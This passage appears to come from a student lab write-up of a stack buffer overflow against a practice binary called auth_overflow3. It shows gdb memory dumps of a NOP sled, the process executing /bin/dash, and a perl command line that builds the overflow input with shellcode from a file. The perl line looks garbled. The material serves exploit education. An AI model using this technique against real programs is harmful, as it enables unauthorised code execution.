0xfffffcfa8: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfa9: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfaa: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfab: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfac: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfad: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfaf: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfb0: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfb1: 0x90909090 0x90909090 0x90909090 0x90909090
0xfffffcfb2: 0x90909090 0x90909090 0x90909090 0x90909090


(gdb) si
0xfffffcf94 in ?? ()
(gdb) l
```

If we continue through the nop sled, we can see we get the shell in gdb



```
File Edit View Terminal Tabs Help ?> 0xfffffcf94 nop  
0xfffffcf95 nop  
0xfffffcf96 nop  
0xfffffcf97 nop  
0xfffffcf98 nop  
0xfffffcf99 nop  
0xfffffcf9a nop  
0xfffffcf9b nop  
0xfffffcf9c nop  
0xfffffcf9d nop  
0xfffffcf9e nop  
0xfffffcf9f nop  
0xfffffcfa0 nop  
0xfffffcfa1 nop  
0xfffffcfa2 nop  
0xfffffcfa3 nop  
0xfffffcfa4 nop  
0xfffffcfa5 nop  
0xfffffcfa6 nop  
0xfffffcfa7 nop  
0xfffffcfa8 nop  
0xfffffcfa9 nop  
0xfffffcfaa nop  
0xfffffcfab nop  
0xfffffcfac nop  
0xfffffcfad nop  
0xfffffcfae nop  
0xfffffcfaf nop  
0xfffffcfb0 nop  
0xfffffcfb1 nop  
0xfffffcfb2 nop  
  
native process 2984 In:  
Continuing.  
process 2984 is executing new program: /bin/dash  
warning: Cannot access memory at address 0xfffffcf94  
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.  
Error while reading shared library symbols for /lib64/ld-linux-x86-64.so.2:  
Cannot access memory at address 0xfffffcf94  
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.  
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.  
Error while reading shared library symbols for /lib64/ld-linux-x86-64.so.2:  
Cannot access memory at address 0xfffffcf94  
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.  
Error while reading shared library symbols for /lib64/ld-linux-x86-64.so.2:  
Cannot access memory at address 0xfffffcf94  
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.  
Error while reading shared library symbols for /lib/x86_64-linux-gnu/libc.so.6:  
Cannot access memory at address 0xfffffcf94  
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.  
$
```

Running the same input on the command line yields the same thing



```
File Edit View Terminal Tabs Help ?>  
student@labimage:~/Desktop/filesDir$ gdb auth_overflow3  
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git  
Copyright (C) 2018 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
->http://www.gnu.org/software/gdb/bugs/.  
Find the GDB manual and other documentation resources online at:  
->http://www.gnu.org/software/gdb/documentation/.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"....  
Reading symbols from auth_overflow3...done.  
(gdb) layout asm  
student@labimage:~/Desktop/filesDir$ ./auth_overflow3 | perl -e 'print "\x10"\x32 . "\x94\xcf\xff\xff". "\x90"\x400'` cat shellcode5.bin  
$
```